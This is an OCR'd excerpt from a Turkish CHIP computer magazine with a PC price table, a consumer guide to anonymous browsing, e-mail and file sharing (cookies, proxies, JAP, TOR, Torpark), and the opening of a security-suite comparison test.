| Intel i945P yonga seti/ nForce 4 ve Lan, 7,1 Ses | ANAKART | Intel i965 yonga seti / nForce 570 ve Gbit Lan, 7,1 Ses | ANAKART | Intel i975X yonga seti/ nForce 590 SLI ve GBit-LAN, 7.1-Ses, Firewire 800 |
| Intel Pentium D 925 (2 x 3.0 GHz) AMD Athlon 64 X2 3800+ (2 x 2 GHz) | İŞLEMCİ | Intel Core 2 Duo E6600 (2 x 2.4 GHz) AMD Athlon 64 X2 5200+ (2 x 2.6 GHz) | İŞLEMCİ | Intel Core 2 Duo E6700 (2 x 2.66 GHz) veya AMD Athlon 64 FX62 (2 x 2.8 GHz) |
| 512 MB DDR400 | BELLEK | ! GB DDR2 800 veya DDR2 667 (2 x 512 MB) | BELLEK | 2 GB DDR2 800 (2 x 1.024 MB) |
| GeForce 7300 GT veya Radeon X1600 Pro 256 MB | EKRAN KARTI | GeForce 7900 GS veya Radeon X1950 Pro 256 MB | EKRAN KARTI | Radeon X1950 XTX 512 MB veya GeForce 8800 GTS 640 MB |
| 200 veya 250 GB 7.200 RPM | SABİT DİSK | 300 GB 7.200 RPM | SABİT DİSK | 2 X 250 GB 7.200 RPM (Raid 0/1) |
| 16X DVD-Yazıcı (Çift katman) | OPTİK SÜRÜCÜ | 16X DVD Yazıcı (Çift katman) | OPTİK SÜRÜCÜ | 16X DVD Yazıcı (Çift katman) |
| DVB-T / Analog | TV KARTI | DVB-T / Analog | TV KARTI | DVB-T / Analog |
| Kablolu klavye ve kablolu scroll fare | KLAVYE + FARE | Kablosuz klavye ve kablosuz scroll fare | KLAVYE + FARE | Kablosuz klavye ve kablosuz scroll fare |
| Microsoft XP Home | YAZILIM | Microsoft XP MCE veya Vista Home Premium | YAZILIM | Microsoft XP Professional veya Vista Home Premium |
| Yaklaşık 650 $ | | Yaklaşık 1.300 $ | | Yaklaşık 2.500 $ |

## CHIP BİLEŞENLERDEKİ FİYAT DEĞİŞİMİ

DİZÜSTÜ BILGISAYAR (PAYLAŞIMLI EKRAN)

Samsung X1-1200 Bliss









FOTOĞRAF MAKINESI (ÇOK IŞLEVLI)

Nikon Coolpix 7900

YAZICI (MÜREKKEP PÜSKÜRTMELİ)

Epson Stylus Photo R800









MP3 ÇALAR (20 GB VE ÜZERİ)

Archos Gmini 402

HARİCİ SABİT DİSK (2,5 İNÇ)

Teac One Touch (HD-150T-100)




LCD 19 İNÇ

Philips 190P6EG

Paylaşımlı ekran kartına sahip dizüstü bilgisayarlar artık indirimli fiyatlarıyla fırsat ürünleri arasında yer almaya başladı. Çünkü bu ürünlerin birçoğu Vista için yeterli performans sunmuyor. Buna karşın üretimi durdurulan fotoğraf makineleri de yalnızca bazı satıcılarda bulunduğundan ve rekabet oluşmadığından olması gerekenin üzerinde fiyatlarla satılıyor. Yılbaşındaki indirimli satışların ardından mürekkep püskürtmeli yazıcıların ve MP3 çalarların fiyatı yeniden yükselişte. 100 GB kapasiteli 2,5 inç harici disklerin fiyatları, bu kapasite artık standart haline geldiğinden makul seviyede.

*Fiyat bilgileri ortalama değerleri yansıtmaktadır.

Kaynak: CHIP

İPUÇLARI: ANONİM SÖRF: 40 - TEST: GÜVENLİK PAKETLERİ 46 TEST: WEB TARAYICILAR 54

# Web'de görünmezlik

Web'de sörf yaparken izinizi belli etmek istemiyorsanız web'de görünmez olmaya ne dersiniz? Sörf keyfinden ödün vermeden mümkün.

## Bu yazıda

- Anonim sörf, posta ve download
- Atölye: ArchiCrypt Stealth
- Torpark ile güvenli ve anonim sörf

İnternette işlenen bilişim suçları arttıkça, firmalar ve devletler, bunlardan giderek daha fazla zarar görmeye başlıyor. Söz konusu sorunlar internet kullanımının daha fazla gözetlenmesini gerektiriyor. Hatta bazı ülkelerde anonimizasyon yasağı ve e-posta hesapları için kimlik zorunluluğu bile gündeme geliyor. Ancak internet kullanıcılarının işi bu durumda daha da zorlaşıyor. Planlar gerçekleşirse, daha fazla reklâm ve yığın posta (spam) mesajla karşılaşacağız. Böylelikle aldatılma tehlikesi de artacak. Geç olmadan web'de kimliğinizi ve gizli bilgilerinizi saklamalısınız. Bu yazıda tüm bu yöntemleri tek tek ele alıyoruz.

INTERNET

## Çerezler ve benzerleri: Kimliğinizi gizleyin

Sörf sırasında kimliğinizi içeren etiketler oluşturulur. Bu durum teknik olarak gerekli olabilir, IP adresinde olduğu gibi. Çerezler (cookie'ler) veya referrer kayıtları ise buna karşın tamamen web sayfası işleticilerinin özel merakından dolayı ortaya çıkar. Bu yüzden kişisel bilgilerinizi açığa çıkaracak etiketlerden kurtulmaya çalışmalısınız.

### Çerezler: Kapatın ve rahat edin, kişisel bilgileriniz gizli kalsın

Çerezler sayesinde web sayfası işleticileri, kim olduğunuzu ve son ziyaretlerinizde nerelere tıkladığınızı bilebiliyor. Daha da sinir bozucu olan durumsa, tüm web tarayıcıların cömert ana ayarları, izniniz alınmadan tüm çerez dosyalarının diskinize kaydedilmesine neden oluyor. Bu durumu değiştirmek tabii ki elinizde.

**Internet Explorer:** Çerez yönetimi, çok eleştirilen Internet Explorer'da oldukça gelişmiş bir şekilde karşımıza çıkıyor. Microsoft'un tarayıcısı yeni 7.0 sürümünde de P3P platformunu entegre etmiş durumda, bu platform artalanda veri koruma kurallarının ihmal edilip edilmediğini gözetliyor ve çerezleri buna bağlı olarak kabul ediyor veya reddediyor. Bu da şöyle gerçekleşiyor: Platform for Privacy Preferences, W3C konsorsiyumu tarafından standartları belirlenmiş bir veri koruma bilgisi aktarım platformu. P3P'ye katılan her web sayfası işleticisi, sunucusunda bir veri koruma sözleşmesi bulundurur, bu da Internet Explorer'a entegre edilmiş P3P istemcisi tarafından okunur ve kendi güvenlik talepleriyle karşılaştırılır. *Araçlar / İnternet Seçenekleri / Gizlilik*



CHIP DVD'DE: Gerekli yazılımlar için ANONİM bölümüne bakınız

ile kişisel güvenlik seviyenizi belirleyebilirsiniz. Bizim tavsiyemiz, standart olarak "Orta" olarak ayarlanmış çubuğu "Yüksek" seviyesine getirmeniz. P3P veri gizliliği taleplerini **www.w3.org/p3p** adresinde okuyabilirsiniz. Microsoft'un kurallarıyla yetinmek istemiyorsanız, bu kuralları kendi ihtiyaçlarınız doğrultusunda da ayarlayabilirsiniz. Kişisel bir veri gizliliği kuralının yazılması keyfe keder değil. Microsoft, bunun için geliştiriciler portal'ında (**www.msdn.microsoft.com**) yardım için ayrıntılı İngilizce bir rehber yayınlamış durumda. Sitede "How to create a customized privacy import file" şeklinde arayın (arama seçeneklerinde tüm dilleri etkinleştirmeyi unutmayın).

**Opera:** *Araçlar / Tercihler* menüsünü açın ve *Gelişmiş* sekmesinde *Çerezler*'e tıklayın. "Sadece gezdiğim siteden gelen çerezleri kabul et" seçeneğini işaretlerseniz tüm reklâm sunucularının çerezlerini engellemiş olursunuz. Kişisel verilerinizin kaydedilmesine tamamen karşıysanız, "Çerezleri kabul etme" seçeneğini işaretleyebilirsiniz. Bu komple engellemenin dezavantajı ise, forumlara her girişinizde sürekli olarak yeniden giriş yapmanızın gerekmesi. Hatta bazı sitelere hiç giremeyebilirsiniz de, örneğin eBay'e giriş yapamazsınız. Bunu engellemek için de alttaki *Çerezleri yönet…* düğmesine tıklayın. Şimdi çerez kaydetmesine izin vermek istediğiniz siteleri tek tek girebilirsiniz. Ancak yaptığımız testlerde bu şekilde verilen izinlerin her zaman güvenilir bir şekilde çalışmadığını gördük. Mesela bu şekilde eBay'e giriş yapmak mümkün olmadı. Bu yüzden gerekirse çerez engellemesini geçici olarak iptal edin. Bunun için [F12] tuşuna basın ve "Çerezleri etkinleştir" seçeneğinin önüne bir işaret koyun.

**Dikkat!** Sörf yapmaya devam edince çerezleri tekrar engellemeyi unutmayın.

**Firefox:** Reklâm içerikli çerezler, popüler açık kaynak kodlu tarayıcıda maalesef ayrı bir şekilde engellenemiyor. Firefox'ta seçiminizi sadece yap hep, ya hiç şeklinde yapabiliyorsunuz. *Araçlar / Seçenekler* ile *Gizlilik* sekmesini açın. *Çerezler* bölümünde *Sitelerin çerez bırakmasına izin ver* seçeneğinin önündeki işareti kaldırın. Böylece tüm çerezleri reddetmiş olursunuz. Çerez bırakmasını istediğiniz sayfaların adresini *Ayrıcalıklar* düğmesine tıklayarak girebilirsiniz.

**Altirnatif** "Remove Cookie(s) for Site" (download için **https://addons.mozilla.org/firefox/1595/**) eklentisiyle çerez yönetimi.

Eklentiyi kurun, sağ tuşla bir web sitesine tıklayın ve *Remove Cookie(s) for Site* seçeneğini seçin. Böylece bu web sitesinin kaydettiği tüm çerezleri silmiş oldunuz.

## REFERRER: Geveze ama gereksiz, sesini kesebilirsiniz

Tarayıcınız referrer'da kullanılan işletim sistemi, desteklenen uygulamalar (ActiveX, Java ve benzeri) gibi bilgileri kaydeder ve daha önce hangi web sitesini ziyaret ettiğinizi ispiyonlar. Tarayıcılar arasında sadece Opera ile bunu iptal etmek için bir seçenek geliyor: [F12] ile hızlı ayarları açın ve "Başvurucu günlüğünü etkinleştir" seçeneğinin önündeki işareti kaldırın. Diğer tarayıcılarda başvurucu günlüğünü iptal etmek için ek araçlar kullanmanız gerekiyor, bunları yazının devamında tanıtacağız. Bu araçlar bu işi otomatik olarak yapıyor.

## IP ADRESİ: Teknik olarak gerekli, ancak değiştirilebiliyor

PC'niz web'deki diğer bilgisayarlarla sadece IP adresi sayesinde iletişim kurabilir, yani e-posta gönderebilir veya web sitelerini açabilir. İnternet servis sağlayıcılar günlük dosyalarında, hangi kullanıcıların, hangi zamanda, hangi IP adresini aldıklarını tuttukları için, yaklaşık üç ay boyunca hangi web sitelerini gezdiğiniz tam olarak tespit edilebilir. Kişisel gizliliğinizi sağlamak için IP adresinizi manipüle etmeniz gerekiyor.


**Proxy (vekil) sunucusu:** Elbette IP adresinizi tarayıcı ayarlarında anonim bir vekil sunucusu girerek, gizleyebilir- →

## ArchiCrypt Stealth ile anonim sörf


Bu ayki DVD'mizde bulabileceğiniz yazılımla kimliğinizi anonim vekil sunucularla gizleyebilir, çerezleri yönetebilir ve web sunucularını kandırabilirsiniz.

**1** Sağ üstteki *Actions* düğmesiyle *Anonymity* bölümünde vekil sunucuların değiştirilme aralığını "Interval (sec):" ile ayarlayın. Değişim ne kadar sık olursa anonimizasyon da o kadar mükemmel olur ancak bu da sörf hızınızı düşürebilir. 20 ile 30 saniye arasında bir değer iyidir.

**2** *Identity* düğmesine tıklayıp referrer'ın içeriğini manipüle edebilirsiniz. "Conceal origin" seçeneğini işaretlerseniz, ArchiCrypt Stealth her hedef sunucuya, sayfa sorgusunu (aslında sizden gelmesine rağmen) mesela Google'dan gelmiş gibi gösteriyor.




**3** ArchiCrypt bilinen spyware bileşenlerini engelliyor. Bu korumayı daha da geliştirebilirsiniz: Öncelikle ana pencerede "Content Filter"ı sol alttaki düğmeye tıklayarak etkinleştirin. Daha sonra "Spyware" altında "Filter ActiveX components" seçeneğini etkinleştirin.




**ÇEREZ PROBLEMİ** PC'nizde hiç çerez olmasını istemiyorsanız, burada olduğu gibi bazı sitelere giremeyebilirsiniz.

siniz. Google'da bu tip sunucuların listesini bulabilirsiniz ancak bu basit yöntemi tavsiye etmiyoruz. Veri aktarımı bu esnada yönlendiriliyor ve vekil sunucuların işleticilerinin bağlantı bilgilerinizle neler yaptığından haberdar olmuyorsunuz. Kısaca bu pek de güvenli bir yol değil.

**Araçlar:** En iyisi anonimizasyon araçlarını kullanmak. Gerçi bunlar da vekil sunucuları kullanıyor ancak en azından güvenilir olanları. Güvenilir olan açık kaynak kodlu projeler Java Anon Proxy (JAP) ve The Onion Router (TOR). Bu iki yazılımı da CHIP DVD'sinde yer alıyor. JAP anonimizasyon için en az üç sunucudan oluşan bir vekil sunucu karışımı kullanıyor.

Bunlar JAP işleticilerinin güvenilir olarak sınıflandırdığı bilgisayarlar. Her karışım, verileri karışık bir yöntemle birleştiriyor. Her bir vekil sunucu birbiriyle bağlantılı olmadığı için, işin sonunda hangi katılımcının hangi verileri talep ettiği tespit edilemiyor.

TOR'un çalışma prensibi ancak benzer şekilde etkili. Burada iletişim için yollar, rasgele bir şekilde bir ağın içinden seçilen bir istemci tarafından oluşturuluyor. Her iki yöntemde de güvenilir bir anonimizasyon için önkoşul, çok sayıda katılımcının olması. Hangi aracı kullanacağınız size kalmış. Her ikisi de eşdeğer bir güvenlik seviyesi sunuyor. Pratik testlerimizde JAP üzerinden yapılan bağlantılar biraz daha hızlıydı ancak performans günün saatine göre değişebiliyor. JAP ve TOR bilgisayarınıza yerel vekil sunucusu olarak kuruluyor. Anonim sörf için tarayıcı bağlantı ayarlarını şu şekilde özelleştirmeniz gerekiyor:

**Opera:** *Araçlar / Tercihler / Gelişmiş / Ağ / Vekil Sunucular* menüsünde adres olarak (http) "localhost" girin. JAP, 4001 no'lu bağlantı noktasını (port) kullanır, TOR içinse 8118 girmelisiniz. SSL (https) ve FTP bağlantıları için de bu bilgileri girin.

**Firefox:** *Araçlar / Seçenekler / Gelişmiş / Ağ / Ayarlar* menüsünde "Vekil sunucuları düzenleyin" bölümü altında "Vekil sunucu ayarları" seçeneğini işaretleyin. Burada da tüm protokoller için adres olarak localhost ve 4001 (JAP) ve 8118 (TOR) no'lu portları girin.

**Internet Explorer:** *Araçlar / Internet Seçenekleri / Bağlantılar / Yerel Ağ Ayarları* ile Proxy sunucu bölümünde "Yerel ağınız için bir proxy sunucu kullanın" seçeneğini işaretleyin. Adres olarak localhost, JAP kullanımı için 4001, TOR içinse 8118 bağlantı noktasını girin. Daha sonra *Gelişmiş* düğmesine tıklayın ve "Tüm iletişim kuralları için aynı Proxy sunucuyu kullan" seçeneğini işaretleyin.

### TARAYICI: ActiveX'i iptal edin, yoksa arka kapınız açık kalır


Bir başka önemli ipucu daha verelim: Çoğu tarayıcı kurulduğu haliyle veri casusluğuna karşı güvenli değil. Opera ve Internet Explorer'da ActiveX'i *Araçlar* menüsü altından iptal edin.

Firefox'ta bu teknoloji entegre edilmemiş durumda. Zira doğru script'lerle bu sayede tarayıcıda akla gelebilecek her türlü program rutini çalıştırılabiliyor, kişisel bilgilerinizi sızdıran script'ler de buna dâhil. Böyle bir script'le karşılaşırsanız en iyi ipuçları bile size yardımcı olamaz.

E-POSTA

## Başlık bilgileri: İzlerinizi kökünden temizleyin

Anonim bir e-posta göndermek hiç de zor değil. Göndereni boş bırakın yeter. Kendi ismini kullanmadan Usenet mesajları göndermek veya bir danışmanlık hizmetine posta göndermek isteyenlerse bazı hilelere başvurmak zorunda.




**İYİ KARIŞIM** Ne kadar çok kullanıcı JAP kullanırsa (burada 3364 kişi), anonimizasyon da o kadar başarılı oluyor.

### GÖNDERENSİZ POSTA: Anonim posta göndermek kolay

E-posta istemcileri veya web tabanlı posta sunucuları her mesajın başlığına (header) posta veya IP adresinizi yazar. Hotmail gibi bedava bir posta sunucusunda sahte kimlik bilgileriyle hesap açtırıp anonim posta göndermek mümkün olsa da başınızı ağrıtabilir. **www.gilc.org/speech/anonymous/remailer.html** gibi bir web servisinden yasal olarak e-posta gönderebilirsiniz. Ancak bu durumda →

gönderdiğiniz mesaja cevap alamazsınız.

**Kalıcı anonim posta gönderimi:** Remailer sistemleriyle daha güvenli ve geri dönüşlü olarak e-posta gönderebilirsiniz. Bu sistemler, posta başlığından göndereni ve diğer tüm bilgileri silen, alışık olduğunuz işlevlere sahip posta istemcileridir.

Aynı zamanda gönderdiğiniz postaya verilen cevapları da size ulaştırıyorlar. Bu remailer sistemleri profesyonel kullanıcılara hitap ediyor, kullanımları biraz karmaşık.

**Tek tek anonim posta gönderimi:** Herkesin kullanımına uygun anonim bir posta sunucusunu hushmail.com adresinde bulabilirsiniz. Web tabanlı bu ücretsiz posta servisi kişisel bilgilerinizi sormadan kaydolmanızı sağlıyor. Anonimizasyona rağmen çok basit çalışıyor, hatta isterseniz postalarınızı open-PGP standardıyla şifreliyor. Ücretsiz hesap 2 MB kayıt alanı içeriyor. Fazla değil ama arada bir anonim posta göndermek için yeterli.

Daha yüksek alan sunan ve ücretli olan upgrade seçeneğini tavsiye etmiyoruz zira burada kredi kartınızdan para kesiliyor ve bu da posta sunucunun kimlik bilgilerinizi elde etmesine neden olabilir.

### WEB SİTELERİNE GİRİŞ: Posta adresi yerine kimlik paylaşımı

Çoğu (özellikle Amerikan) web siteleri e-posta adresinizle ücretsiz bir şekilde kayıt olmanızı sağlıyor.

Posta adresinizi vermek istemiyor ancak buna rağmen mesela New York Times'daki bir makaleyi okumak veya YouTube'da korunan bir video dosyasını izlemek istiyorsanız, küçük bir hileden faydalanabilirsiniz: **www.bugmenot.com** adlı sitede login bilgileri takas ediliyor; kayıt gerektiren siteler için hem kullanıcı adları hem de şifreleri veriliyor.

Giriş bilgilerini elde etmek için arama satırında web sitesinin adresini girin ve elde ettiğiniz bilgilerle siteye giriş yapın.

## Torpark

CHIP DVD'sinden Torpark yazılımını kurduktan sonra tarayıcıyı çalıştırın. Firefox tabanlı Torpark'ta dili değiştirmek için *Tools* menüsünden *Switch Language* ile *TR-Türkçe*'yi seçin. Araç çubuğundaki soğan (Tor Network) simgesi Tor ağına bağlantıyı ve anonimizasyonu açıp kapatır. "Flush Circuit" aracıyla tüm verileri silebilir ve Tor ağına bağlantıları kesebilirsiniz. "Tools" menüsündeki "Options" seçeneğiyle tarayıcıyı yapılandırabilirsiniz. Yine "Tools" menüsündeki "Extensions" seçeneğiyle Torpark eklentilerini güncelleyebilirsiniz. Güncellemeden sonra Torpark'ı yeniden başlatmalısınız. "Help" menüsündeki "Check for Updates" düğmesiyle de varsa tarayıcının güncel bir sürümünü yükleyebilirsiniz. Sisteminizi test etmek için **www.ipheaven.com** adresine girin. Burada IP adresiniz (gerçek olmayan) görünecektir. Sayfayı güncellediğinizde başka bir adresin görünmesi gerekiyor.

**TORPARK** Güvenli ve anonim sörf için en etkili çözümlerden biri Torpark kullanmak.

DOSYA TAKASI

## Anonim ağda dosya paylaşımı

Müzik ve film sektörü, takas borsası kullanıcılarıyla ilgilendiğinden bu yana Bittorrent ve benzeri dosya paylaşım ağları gözaltına alınmış durumda. Dosya paylaşım programlarının kullanımı yasal olsa da, yeni nesil dosya paylaşım protokolleri anonim ve daha güvenli.


### ŞİFRELİ TAKAS: ANts P2P ile anonim dosya aktarımı

Yeni takas borsaları, Bittorent'in merkezi olmayan ağ yapısıyla vekil ve miks sunucuların anonimizasyon tekniklerini kombine ediyor. Dosyaların hızlı bir şekilde aktarımını sağlayabiliyorlar. Kullanımları da kolay ve buna rağmen yüksek seviyede bir güvenlik sunuyorlar.

Dosya paylaşımı dünyasında ANts P2P, oldukça güvenli olarak kabul görüyor. Bu istemci tüm veri aktarımını akıllıca tasarlanmış bir yönlendirme sistemiyle anonim hale getiriyor. Bittorent'ten farklı olarak veri trafiği doğrudan katılımcılar arasında gerçekleşmiyor, bunun yerine düğümler üzerinden yönlendiriliyor. Her kullanıcı sadece kendi komşusunun IP adresini biliyor. Bu sayede mesela dosyayı gönderen kullanıcı dosyanın nereye gönderildiğini bilmiyor.

Aynı şekilde alıcı da dosyanın kaynağının nerede olduğunu bilemiyor. Güvenlik açısından diğer bir önemli nokta da, göndericiler ve alıcılar arasında verilerin simetrik Advanced Encryption standardıyla şifrelenmesi, böylece vekil sunucular veya internet servis sağlayıcılar verileri okuyamıyor. ANts-P2P'de sunulan dosyalar, Bittorent kadar zengin değil ancak sürekli olarak artıyor. ■

AH/Ufuk Yamankılıçoğlu, uyaman@chip.com.tr



**ANONİM POSTA** Hushmail adlı web servisinin kullanımı kolay, anonimizasyonu da başarılı.

# Güvenlik duvarınız ne kadar güvenli?

İnternet mafyası ve dolandırıcılar hiç görülmemiş saldırı yöntemleri kullanıyor. Acaba güvenlik duvarınız, virüs tarayıcınız ve istenmeyen posta filtreniz sizi korumaya yeterli mi?

**26.150**
Ayda düzenlenen phishing saldırısı

**10.091**
Her ay yakalanan phishing sitelerinin sayısı

**31 Gün**
Phishing sitesinin en uzun ömrü

Foto: H. Turvey, SPL, Gustoimages, Agentur Focus

## CHIP güvenlik paketi: 2007'de güvenli sörf yapın

Bilgisayarınızı korsanlardan, casuslardan korumak için aradığınız her şey burada.

## Bu yazıda

- 10 yeni güvenlik paketi testte
- CHIP'in acil durum planı
- Çifte koruma daha mı güvenli?
- Bir bakışta test sonuçları

Borsada köşe dönmenin en kolay yolu hangisi? Boşuna kafanızı yormayın; Rus bilgisayar korsanları bulmuş bile: SpamThru adlı Truva atını, 73.000 adet Windows XP sistemine bulaştırmak, üstelik de makinelerin yarısına Service Pack 2 yüklü olmasına rağmen.

Korsanlar bu sayede her gün milyarlarca gereksiz posta gönderebilecekleri halde, bunu yapmadılar. Onun yerine, ellerindeki ağı, borsa haberleri konusunda uzmanlaşmış web sitelerinin e-posta adreslerini çalmak için kullandılar. Daha sonra da piyasadaki fiyatları manipüle etmek için, yanıltıcı bilgiler yolladılar.

İşte internet mafyasının ne kadar profesyonel çalıştığının güzel bir örneği. Ama PC'nizi bu tür saldırılara karşı kesinlikle koruyabilirsiniz. En azından, teste katılan 10 güvenlik paketinin de üreticilerinin iddiaları bu yönde. İlk bakışta vaatler yerine getirilmiş gibi gözüküyor.

Üstünkörü bir test, Truva atlarını, bot'ları ve phishing (yemleme) saldırılarını %100 tespit eden paketlerin hepsinin de güvenli olduğunu ortaya koyuyor. Ne var ki bu bizim için yeterli değil. O yüzden de paketleri, akla hayale gelebilecek en zorlu güvenlik testlerinden geçirdik.

Bu, yazılımların yeni ve bilinmeyen zararlı kodları saptayıp saptayamayacağını görmenin en isabetli yöntemi. Aynı yöntem, yemleme saldırıları için de geçerli.

Kandırma amaçlı iletilerin tanınma oranı ne kadar yüksekse o kadar iyi ancak tarayıcıda açılan yemleme siteleri tespit edilmiyorsa, güvenliğiniz şüphede demektir. Doğal olarak, tümleşik güvenlik duvarlarını da inceledik ve ciddi saldırılara dayanıp dayanamayacaklarına baktık. Unutmayın ki, güvenliğin türü ne olursa olsun, paketlerin hiçbir koşulda bilgisayarınızı yavaşlatmaması gerekiyor.

## İşte bilgisayarınızı tehdit eden zararlılar

**Virüsler** ★★
Bu klasik zararlılar artık eskisi kadar korkulu değil. Virüsler diğer programları değiştiriyor ve kendilerini çoğaltıyor.

**Solucanlar** ★★★
Ağ hizmetlerindeki güvenlik açıklarından faydalanarak yayılan ve bu sayede binlerce sistemi göz açıp kapayana dek ele geçiren bağımsız programlar.

**Casus ve reklâm yazılımlar** ★★★★★
İlk bakışta zararsız gözüken bazı yazılımları kurduğunuzda sisteminize hem casuslar giriyor (spyware) hem de reklâm pencereleri açılıyor (adware).

**Truva atları** ★★★★
Zararsız program kılığına girmiş bu zararlı kodlar, bulaştıkları sunucularda zararlı işlevler yürütüyor.

**Botlar** ★★★
Bu araçlar da sisteme erişebiliyor ancak kendi başına değil. Çoğu zaman bilgisayar korsanları yüzlerce bot sunucusunu yöneterek casus yazılımları ya da sürü postaları yayıyorlar.

**Yığın posta** ★
İstenmeyen reklâm iletilerinin zarardan çok sinirleri yıpratma etkisi var.

**Yemleme saldırıları** ★★★★★
Sahte e-postalar ve web siteleri kullanarak banka bilgilerini ve parolaları çalma yöntemi. Korsanların en büyük amacı hesabınızı boşaltmak ve kredi kartlarınızla çevrimiçi alışveriş yapmak.

★ **Sıralama 1'den (sinir bozucu ama tehlikesiz) 5'e kadar (son derece tehlikeli) gidiyor.**

## CHIP Sonuç

■ Geçen seneki testimizde sürü posta ve yemleme saldırısı önleyiciler sınıfta kalmıştı. CHIP'in bu testi de hiçbir güvenlik paketinin %100 koruma sağlamadığını ortaya koyuyor. Test galibimiz Norton Internet Security 2007 bile sadece 73 puan alabildi. Yine de bilgisayarları yemleme saldırılarına karşı (tarayıcıdayken bile) en etkili şekilde koruyan yazılım bu. Geçen senenin galibi G Data, yeni virüslerin ve casusların çoğunu tanımıyor ve yemleme önleme konusunda yazılımcıların biraz daha uğraşması gerekiyor. Aynı paraya F-Secure'dan dengeli bir koruma yazılımı alabilirsiniz. Etkin bir koruma için güvenlik paketinin çok sık güncellenmesi gerekiyor.

VİRÜSLER, CASUSLAR VB.

## Teknoloji geliştikçe aralarındaki fark kayboluyor

Bildiğimiz virüslere artık ortalıkta pek rastlanmıyor. Artık dijital haşereler listesinin zirvesinde Truva atları, arka kapılar ve botlar yer alıyor.

Anti virüs bileşenleri, hâlâ güvenlik paketlerinin başta gelen parçalarından. Yine de asıl arananlar, korsanlara yardım eden yazılımlar.

**Bilinen zararlılar:** Tüm güvenlik paketleri olumlu tablo çizdi. Listemizdeki zararlılar tüm katılımcılar tarafından %100 oranında tespit edildi. Bu liste, internette etkinlik gösteren zararlı kodları içeriyor.

Botlar, arka kapılar ve Truva atları bile test sırasında onda dokuz oranında saptanabildi. Yalnızca CA programı bu etapta tökezledi.

Bu test sonuçlarının üzerinde çok durmadık, zira korsan araçları, şansımıza, çok yaygın değil. Virüslü bir dosya indirdiğinizi düşünelim, virüs tarayıcınız etkinse yeterince korunuyorsunuz sayılır.

Bununla birlikte, eğer bilinmeyen bir vekil sunucuya (Proxy) denk gelirseniz, bu arama işlevi geçersiz kalıyor.

**Bilinmeyen zararlılar:** Testimiz, tarayıcıların buluşsal (heuristic) tarama yeteneğini de sınıyor. Gerçekçi bir test için, güvenlik paketlerinin üzerine imzası olmayan, yeni zararlılar aldık.

Bu kategorinin galibi %84 oranıyla Bitdefender paketi olurken, hemen ardından %83'le McAfee geldi. CA ne yazık ki gerilerdeydi. Bu paket yalnızca %63 başarı gösterebiliyor.

Eğer PC sürekli en güncel imzaları alabilseydi bu o kadar sorun olmazdı, ama CA'da yeni imzaların hazırlanması →

## Çifte koruma gerçekten daha mı iyi?

Hiçbir virüs tarayıcı zararlı kodları %100 bulamıyor. Hiçbir güvenlik duvarı tüm saldırıları engelleyemiyor, hiçbir yığın posta önleme çözümü tüm reklâmların hakkından gelemiyor. Öyleyse neden iki güvenlik paketi birden kurmayalım ki? Deneyip gördük.

**Çift virüs / casus tarayıcı**
Kâğıt üzerinde iyi bir fikir gibi görünüyor. Bugün bile bazı üreticiler virüs arama kalitesini yükseltmek için iki farklı tarama motorundan faydalanıyor. En popüler örnek, Kaspersky ve Avira motorlarıyla çalışan G Data. Elbette her dosyayı iki kez kontrol etmek çok vakit alıyor. G Data'nın bu konuda geliştirilmesi gerek. Eğer kendi paketinizi kendiniz derliyorsanız, tarama zamanının iki katına çıkmasını beklemelisiniz.

**Çift yığın posta filtresi**
Bu konuda kesin bir yanıtımız yok. Prensipte çift spam filtresi daha temiz bir posta kutusu demek. Ancak bazı istenmeyen postalar sızmayı hâlâ başarıyor. Ayrıca bazı e-posta sağlayıcıları POP3 posta kutularının zaman aşımını çok kısa tutuyorlar. Bu da yığın posta araması uzun sürerse, istediğiniz postaları indiremeden bağlantının kesileceği anlamına geliyor.

